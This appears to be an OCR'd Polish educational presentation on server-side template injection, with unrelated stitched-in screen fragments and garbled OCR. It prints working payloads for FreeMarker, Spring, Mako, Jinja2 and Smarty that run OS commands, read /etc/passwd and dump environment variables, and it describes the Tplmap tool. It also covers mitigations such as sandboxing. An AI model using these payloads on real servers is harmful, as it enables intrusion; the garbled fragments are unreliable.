


SERVER-SIDE TEMPLATE INJECTION

Zuzanna Konopek Hieronim Dzieślewski Michał Dominik







Varta Industrial A 40Er Ffp Battery

Marka: Varta



Liczba ocen:

Bestseller na poz. 1 w Jednora: baterie do urządzeń domowych

Cena: 36,76zł vprime







k skoczek narciarski, olimpisczyk z Grenolde 14:36 Świętokrzydów) Aby nie traftó za kratic, 44-latka postugiwala się dokumentem stostny 14:35 Łódź/ Podpisan

POLSKA EUROPA ŚWIAT



Nowe święto narodowe. Prezydent podpisał ustawe



Czwarta fala COVID-19 w natarciu. Prawie 20 tysięcy nowych zakażeń, zmarto 398



Kolejne próby siłowego przekroczenia granicy. MON publikuje nagranie







Cześć Michał,

Użytkownicy korzystają z informacji o miejscu zaktualizowanym przez Ciebie









rezydentem RP Andrzejem Dudą (krótka) 15:1) Sertia/ Od 2022 roku rząd zacznie wypłacać nównowaność 12 tys. złotych na pierwsze dziecko 15:15 Witek o

POLSKA EUROPA ŚWIAT



Sekretarz generalny NATO Jens Stoltenberg spotka sie w czwartek z



Premier spotkał się z prezydentem Macronem. Mówił m.in. o "szczególnej broni rosyjskiej"



Jest umowa koalicyjna. Olaf Scholz ma zostać nowym kanclerzem






```
________ modifier_ob__
 mirror object to mirror
mirror_mod.mirror_object
 peration == "MIRROR_X":
__mod.use_x = True
airror_mod.use_y = False
lrror_mod.use_z = False
 _operation == "MIRROR_Y"
lrror_mod.use_x = False
lrror_mod.use_y = True
 lrror_mod.use_z = False
 _operation == "MIRROR_Z"
 rror_mod.use_x = False
 lrror_mod.use_y = False
  rror_mod.use_z = True
  election at the end -add
   ob.select= 1
  er ob.select=1
   ntext.scene.objects.action
  "Selected" + str(modified
   rror ob.select = 0
  bpy.context.selected_obj
  ata.objects[one.name].sel
  int("please select exaction
     OPERATOR CLASSES ----
      mirror to the selected
    ect.mirror_mirror_x
  ext.active_object is not
```


TYPY SILNIKÓW SZABLONÓW

- Po stronie serwera podstawianie w czasie rzeczywistym odbywa się na serwerze WWW
- Po stronie klienta podstawianie w czasie rzeczywistym odbywa się w przeglądarce internetowej
- Krawędziowo* (Edge-side) podstawianie w czasie rzeczywistym odbywa się w proxy pomiędzy serwerem WWW a przeglądarką.
- Zewnętrzny serwer statyczne strony internetowe są tworzone w trybie offline i przesyłane do serwera WWW; nie występuje podstawianie w czasie wykonywania.
- Rozproszone podstawianie w czasie rzeczywistym odbywa się na wielu serwerach

edge rzeczownik; → krawędź matematyka, medycyna, informatyka;



SERVER-SIDE SYSTEMS Server-Side Template Injection osadzenie złośliwych danych
 wejściowych przez użytkownika
 w szablonach, co może prowadzić
 do Cross Site Scripting (XSS),
 Remote Code Execution (RCE) i
 wielu innych.




Name

```
$output = $twig->render("Dear {first_name},", array("first_name" =>
$user.first_name) );
```

```
$output = $twig->render($_GET['custom_email'], array("first_name" =>
$user.first_name) );
```

Tutaj, **\$_GET[`custom_email`]** jest częścią szablonu. Pozwala to użytkownikowi na wprowadzenie nazwy użytkownika lub dowolnego parametru wejściowego aplikacji internetowej.






```
1. Plaintext
smarty=Hello {user.name}
>>Hello user1
freemarker=Hello ${username}
>>Hello newuser

smarty=Hello ${7*7}
>>Hello 49
freemarker=Hello ${7*7}
>>Hello 49
```

2. Kod (w samym szablonie)

imie=username
>>Hello user01

imie=username<tag>
>>Błąd lub pusty string
imie=username}}<tag>
>>Hello user01 <tag>



- Sekcje 'Dla Autorów Szablonów' obejmujące podstawową składnię.
- 'Security Considerations' istnieje szansa, że ktokolwiek stworzył testowaną aplikację nie czytał tego, a może to zawierać kilka przydatnych wskazówek.
- Listy wbudowanych metod, funkcji, filtrów i zmiennych.
- Listy rozszerzeń/pluginów niektóre z nich mogą być domyślnie włączone.
- 23. Can I allow users to upload templates and what are the security implications?


In general you shouldn't allow that, unless those users are application developers, system administrators, or other highly trusted personnel. Consider templates as part of the source code just like *.java files are. If you still want to allow untrusted users to upload templates, here's what to consider:

• The new built-in (Configuration.setNewBuiltinClassResolver, Environment.setNewBuiltinClassResolver): It's used in templates like "com.example.SomeClass"?new(), and is important for FTL libraries that are partially implemented in Java, but shouldn't be needed in normal templates. While new will not instantiate classes that are not TemplateModel-s, FreeMarker contains a TemplateModel class that can be used to create arbitrary Java objects. Other "dangerous" TemplateModel-s can exist in you class-path. Plus, even if a class doesn't implement TemplateModel, its static initialization will be run. To avoid these, you should use a TemplateClassResolver that restricts the accessible classes to the absolute minimum (possibly based on which template asks for them), such as TemplateClassResolver.ALLOWS_NOTHING_RESOLVER. Do not use TemplateClassResolver.SAFER_RESOLVER, it's not restrictive enough for this purpose! Note that if, and only if your




- Obiekt self
- Sposób na stworzenie pętli
- Atak siłowy zmiennymi (np. z <u>tej listy</u>) lub gotowymi komendami (np. <u>stąd</u>)

```
#{3*3}
 #{42*42}
#{7*7}
 ${"freemarker.template.utility.Execute"?new()("id")}
${3*3}
${42*42}
 ${7*7}
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}
 ${T(java.lang.System).getenv()}
 ${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(99).toString(99).toString(99).toString(99).toString(99).toString(99).toString(99).
 ${self.__init__.__globals__['util'].os.system('id')}
 ${self.attr._NSAttr__parent.module.cache.compat.inspect.os.system("id")}
 ${self.attr._NSAttr__parent.module.cache.util.os.system("id")}
 ${self.attr._NSAttr__parent.module.filters.compat.inspect.os.system("id")}
 ${self.attr.NSAttr_parent.module.runtime.compat.inspect.os.system("id")}
 ${self.attr._NSAttr__parent.module.runtime.exceptions.util.os.system("id")}
 ${self.attr._NSAttr__parent.module.runtime.util.os.system("id")}
 ${self.attr._NSAttr__parent.template.module.cache.util.os.system("id")}
 ${self.attr._NSAttr__parent.template.module.runtime.util.os.system("id")}
 ${self.context._with_template._mmarker.module.cache.util.os.system("id")}
 ${self.context._with_template._mmarker.module.runtime.util.os.system("id")}
 ${self.context._with_template.module.cache.compat.inspect.os.system("id")}
 ${self.context._with_template.module.cache.util.os.system("id")}
 ${self.context._with_template.module.filters.compat.inspect.os.system("id")}
```









- Stworzenie obiektu
- Odczyt/zapis pliku
- Zdalne dołączenie pliku

jinja2.exceptions.TemplateSyntaxError

jinja2.exceptions.TemplateSyntaxError: expected token 'end of print statement', got 'os'

Traceback (most recent call last)

File "C:\Python38\Lib\site-packages\flask\app.py", line 2464, in __call__

return self.wsgi app(environ, start response)

```
import os
import pkgutil
import socket
import sys
import warnings
from functools import update_wrapper
from threading import RLock

import werkzeug.utils
```

```
{{
    ''.__class__
    .__base__
    .__subclasses__()[141]
    .__init__
    .__globals__['sys']
    .modules['os']
    .popen("id")
    .read()
}}
```

② Bio uid=197611(Pwner) gid=197611 groups=197611

TPLMAP

Tplmap assists the exploitation of Code Injection and Server-Side Template Injection vulnerabilities with a number of sandbox escape techniques to get access to the underlying operating system.

Engine	Remote Command Execution	Blind	Code evaluation	File read	File write
Mako	✓	✓	Python	✓	✓
Jinja2	✓	✓	Python	✓	✓
Python (code eval)	✓	✓	Python	✓	✓
Tornado	✓	✓	Python	✓	√
Nunjucks	✓	✓	JavaScript	✓	✓
Pug	✓	✓	JavaScript	✓	✓
doT	✓	✓	JavaScript	√	✓
Marko	✓	✓	JavaScript	√	✓
JavaScript (code eval)	✓	✓	JavaScript	✓	√
Dust (<= dustjs- helpers@1.5.0)	√	√	JavaScript	√	√
EJS	✓	✓	JavaScript	√	✓
Ruby (code eval)	✓	√	Ruby	✓	✓
README.md					
ERB	✓	✓	Ruby	√	✓
Smarty (unsecured)	✓	✓	PHP	✓	✓
PHP (code eval)	✓	✓	PHP	✓	√
Twig (<=1.19)	✓	√	PHP	√	✓
Freemarker	✓	√	Java	√	✓
Velocity	✓	√	Java	√	✓ .
Twia (>1.19)	×	×	×	×	×



ODPOWIEDNIA KONFIGURACJA SERWERA

- Uruchamianie serwera w kontrolowanym środowisku (Docker, maszyny wirtualne)
- Nadanie odpowiednich praw (dostęp do katalogów, zapis/odczyt wrażliwych plików)
- Security-Enhanced Linux
- grsecurity





SANDBOKSING

piaskownica to mechanizm bezpieczeństwa służący do oddzielania działających programów, zazwyczaj w celu ograniczenia rozprzestrzeniania się awarii systemu i/lub luk w oprogramowaniu

SMARTY (Secure)	Twig
Biała lista funkcji PHP (exec, system)	Biała lista funkcji PHP Bez odwołań do metod statycznych Bez odniesień do obiektu spoza funkcji



MediaWiki

Scribtuno [opis] [moduly]

MediaWiki syntax

(the "behind the scenes" code used to add formatting to text)

HTML equivalent

(another type of "behind the scenes" code used to add formatting to text)

Rendered output

(seen onscreen by a site viewer)

====A dialogue====

"Take some more [[tea]]," the March Hare said to Alice, very earnestly.

"I've had nothing yet," Alice replied in an offended tone: "so I can't take more."

"You mean you can't take ''less''," said the Hatter: "it's '''very''' easy to take ''more'' than nothing."

<h4>A dialogue</h4>

"Take some more tea," the March Hare said to Alice, very earnestly.

"I've had nothing yet," Alice replied in an offended tone: "so I can't take more."

"You mean you can't take <i>less</i>," said the Hatter: "it's very easy to take <i>more</i> than nothing."

A dialogue

"Take some more tea," the March Hare said to Alice, very earnestly.


"I've had nothing yet," Alice replied in an offended tone: "so I can't take more."

"You mean you can't take *less*," said the Hatter: "it's **very** easy to take *more* than nothing."



SANITYZACJA DANYCH WEJŚCIOWYCH

•środek bezpieczeństwa polegający na sprawdzaniu, czyszczeniu i filtrowaniu danych wejściowych od użytkowników, interfejsów API i usług sieciowych z wszelkich niepożądanych znaków i ciągów znaków, aby zapobiec wstrzyknięciu szkodliwych kodów do systemu.



payload {7*7}

{php}print "Hello"{/php}

{php}\$s =
file_get_contents('/etc/passwd',NULL,
NULL, 0, 100); var_dump(\$s);{/php}

UBER

EVERYONE'S PRIVATE DRIVER™

Hi 77777777.

The following information on your Uber account has recently been updated:

- name

If you did not make this change or need assistance, please visit: t.uber.com/account-update

UBER

EVERYONE'S PRIVATE DRIVER™

H	ł	i	[1	3			1	1		1	1		1	1			1	- 1		1	1		i,	,	,	ा		1	1		1	3	Ę	1		1	1	3		10	1		1		r i	1	3	,	,			1	1	3	3		,	1	1	
ð	,						,	-		1			1			1	1	2		3	3	Ų.		1	,		1	1	,			E	1		100	7	,	1			1	,	-		,	,	,	į				1	,	3			1	,1	1		
1	3		1	-			1	-		1						1	1			3	2	6		,	1		1	1	2		,		1			,	3	7			,	1	1		2	2	,		1		1	1	3	,			1	1	1		
1	3		,	ř		1	1	1		1	3		1			ŕ	ī			9	7	¥,		ì	1		1	1	3		1	É	ŧ		,	1	9	7			1	1	1		1	,	1	1	9		1	1	9	i			1	1	1		į.
1	3		1	7			1	1		1			į	;		1	1	ě		3	3	80		1	1		1	1	,		,	Ė	1	- 1	1	1	,	3			1	1	1		2	3	7	;			1	1	,	į	6		1	1	1	i i	
	2		3	ř		1	,	1		1	7		1	,		1	1		1	,	3	W		1	,		1	1	7		2	Ė	1		100	1	,	,			1	,	1		,	7	1	į	1		1	1	,	3			1	,	1		
,	3		2				1	-		1			-			1	,	ì		3	2	f		,	1		1	1	2		,		1			1	3	7			7	1	1		2	2	,		1		,	1	3	1			1	,	1		
1	2		,	ř		1	1	1		1	2		7			ŕ	1			9	7	Ġ.		ì	1		1	1	2		7	É	ŧ		1	1	9	,		1	1	1	1		1	7	1	1			,	1	9	1	81		1	1	1		i
1	3		1	ř			1	1		1	1		į	;		1	1			3	3	9		1	1		1	1	,		,	Ė	1	d	8	1	3	3			1	1	1		1	1	7	;	. 1		1	1	1	1	0		1	1	1	d	i,
,	,		3	ř		t	1	1		1			1	į		1	1	2		,	3	Ų		1	1		1	1	.7		1	Ė	J	1	100	1	,	1			1	,	1	i i		1	1	į	1		1	1	,	1			1	,	1	्र	
,	7		1	-			1	-		1	. 70		*			1	,			3	7	6		†	1		1	1	2		,		1			1	3	*			†	1	1		2	2	*		1		,	1	3	,			t	,	1		
1	2		,	ŧ		1	1	1		1	2		1			ř	1			3	7	i i		7	1		1	1	7		7	É	Ť	1	1	1	9	ì			7	1	1		1	7	7	1	S		,	1	9	1			1	1	ï		i
1	3		1	ř		1	1	1		1	1		į	;		1	1			3	3	0		1	1		1	1	,		,	ř.	1	d	1	1	,	1			1	1	1		1	3	7	,	1		1	1	1	7	6		1	1	1		i
1	2		3	ř			,	1		1			1	1		1	1		1	,	3	W		1	7		1	1	7			Ę	1		100	1	,	,			1	,	1		3	7	,	į	1		10	1	,	1			1	,	1		ŀ
1	3		2				1	-		1	. 70					1	,	i		3	2	f		,	1		1	1	2		,		1			1	3	-			†	1	1		2	2	,	-	1		,	1	3	1			1	1	1		
1	3		,	ř		1	1	1		1	3		1	1		ř	1		1	9	,	ŭ,		ī	1		1	1	2		7	Ē	Ť	1	1	1	9	ì		1	1	1	1		1	,	1	1	S		1	1	9	1	E i		1	1	1		į
1	3		1	1			1	-		1	3		,	,		1	1	8		3	3	80		1	1		1	1	3		,	F.	1	d	18	1	,	13			1	1	1		3	3	7	,	. 1		1	1	1	į	10		1	1	1		ı
1	ì													i																		,		1	100	7	,	3			1	,	1		3	2	,	1	1		1	1	,	1			1	,	1		1
;	-	5	l	2	0		C	Œ	;	e	1)	/.	0)(כ	O	l	S	L	е		8	Š.	2	0	LE	}	0	1	V)}	1	2	-		,	,	,			2	1			,	1	1	1	2	-	,		,	1	1		3	1	1	
1	3		,	-		1	1	1		1	2		i			ř	1			9	7	86		ì	1		1	1	3		1	E	i	1		1	9	ì			1	1	1		2	,	1	1	8		1	1	3	i			1	1	ï		i
1	3		1	1			1	1		1	,		į	;		1	1	3	1	3	3	80		1	1		1	1			,	1	1	i	1	i	,	12			1	1	1		7	3	ż	;	- 1		1	i	3	į	851		1	1	1		1

■ C:\Users\Orange\Desktop\out - Sublime Text 2 (UNREGISTERED)

File Edit Selection Find View Goto Iools Project Preferences Help

■ C:\Users\Orange\Desktop\out orange

■ District Selection

■ D

{% if c != '2dddddd' %}{ '7'*7 }}% endif %} • out

Hi [<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, < type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'> , <type 'dictproxy'>, <type 'generator'>, <type 'getset descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, < type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version info'>, <type 'sys. flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, < type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, < class 'warnings.WarningMessage'>, <class 'warnings.catch warnings'>, <class ' weakrefset. IterationGuard'>, <class ' weakrefset.WeakSet'>, <class ' abcoll.Hashable'>, <type</pre> 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll. Container'>, <class '_abcoll.Callable'>, <class 'site._Printer'>, <class 'site. Helper'>, < type ' sre.SRE Pattern'>, <type ' sre.SRE Match'>, <type ' sre.SRE Scanner'>, <class 'site. Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <type 'collections.deque'>, <type 'deque_iterator'>, <type 'deque_reverse_iterator'>, <type 'operator.itemgetter'>, <type 'operator.attrgetter'>, <type 'operator.methodcaller'>, <type 'itertools.combinations'>, <type 'itertools.combinations with replacement'>, <type

{{ '7'*7 }}

{{ [].class.base.subclasses() }} # get all classes

{{".class.mro()[1].subclasses()}}

{%for c in [1,2,3] %}{{c,c,c}}{% endfor %}



- https://gosecure.github.io/template-injection-workshop/#0
- https://portswigger.net/research/server-side-template-injection
- https://sekurak.pl/podatnosc-server-side-template-injections/
- https://cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti
- https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
- https://atos.net/en/lp/securitydive/server-side-template-injection
- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web Application Security Testing/07-Input Validation Testing/18-Testing for Server Side Template Injection
- https://securityintelligence.com/posts/how-to-protect-server-side-template-injection/
- https://hackerone.com/reports/125980
- https://www.indusface.com/learning/server-side-template-injectionssti/
- https://en.wikipedia.org/wiki/Web_template_system

